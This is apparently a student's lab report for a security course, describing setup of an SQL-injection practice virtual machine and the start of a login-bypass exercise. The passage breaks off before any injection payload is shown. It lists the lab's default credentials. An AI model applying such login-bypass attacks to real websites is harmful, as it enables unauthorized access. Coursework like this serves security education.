

## ITIS-6200: Principles of Information Security & Privacy

### Project 3: Hacking the Website

Name: Yaswitha Sai Atluri

Student ID: 801366057

#### Installation Steps:

##### 1. Download and Install VirtualBox Software:

- Download VirtualBox software from the official website.
- Follow the installation instructions for your operating system.

##### 2. Download the Virtual Machine Zip File:

- Access the provided link to download the virtual machine zip file.

##### 3. Import Virtual Machine:

- Unzip the downloaded file.
- Open VirtualBox and go to "File."
- Choose "Import Appliance."
- Navigate to the unzipped directory and locate the folder named "SQLi-vm."
- Select the file named "SQLi-vm" and click 'Open.'





Fig 1: SQLi-fvm32 download


#### 4. Start the Virtual Machine:

- Once the virtual machine is loaded, select it in the VirtualBox interface.
- Click 'Start' to initiate the virtual machine.


These steps will enable you to set up and run the SQLi virtual machine on your system using VirtualBox.



***Fig 2: Importing Appliance / the VM***



***Fig 3: Successfully imported the SQLi-VM***




***Fig 4: Successfully logged into the VM***


To initiate MySQL Workbench after the virtual machine has completed loading, follow these steps:

1. After the virtual machine has finished loading, observe the desktop.
2. Locate the MySQL icon on the desktop.
3. Double-click the MySQL icon to launch the application.
4. Once the application is open, double-click on 'Local Instance' (highlighted in red in the picture).
5. If prompted for a password, enter 'root.'

This process will allow you to start MySQL Workbench and access the local instance within the virtual machine.



*Fig 5: Opened MySQL workbench*




*Fig 6: Opened MySQL workbench and NetBeans IDE*

To start NetBeans and run the web app, follow these steps:

1. On the virtual machine desktop, locate the NetBeans IDE icon.
2. Double-click the NetBeans IDE icon to launch the application.
3. Once NetBeans is open, find the SQLInjection project on the left-hand side (highlighted in red in the picture).
4. Right-click on the SQLInjection project.
5. Choose the "Run" option from the context menu.

This sequence will enable you to start NetBeans, open the SQLInjection project, and run the web application.




**Fig 7: Opening SQLInjection project**

After executing the 'Run' command, you can navigate the web app by following these steps:

1. Once you hit 'Run' in NetBeans for the SQLInjection project, a new virtual environment will be initiated.
2. Open a web browser within the virtual environment.
3. In the address bar, enter the appropriate URL for the web application, typically something like **http://localhost:8080/SQLInjection**.
4. The login screen of the web application should be visible.

Now, you can interact with the web application within the virtual environment.




***Fig 8: SQLInjection website***


To access the web application, you can use the following login credentials:

- Username: JohnConnor
- Password: skynet

Upon successful login, you should have the ability to view a list of products. Additionally, you can add new products through the "Add a new product" link.




***Fig 9: Logging into the website using the above credentials***




**Fig 10: Product database page**

You can delete an account from the database by clicking on the "Click here to unregister" option. This action will prompt you to provide your username and password for verification purposes.



**Fig 11: Delete account page.**

The "View Database Status" link on the main screen provides a display of the SQL tables in the database along with their structures. Understanding the structures of these tables is crucial for launching SQL attacks effectively.




**Fig 12: View Database Status link**

- 1) Bypass the login screen. Without using a username and password, hack into the website login page using the appropriate script or command injection. Tip: we discussed login bypass in the blind sql injection attack segment in the video (~5th minute).

#### Steps Used:


- 1) The provided username and password combination is designed to exploit the SQL query by making it always true, allowing unauthorized access. The command used internally is:
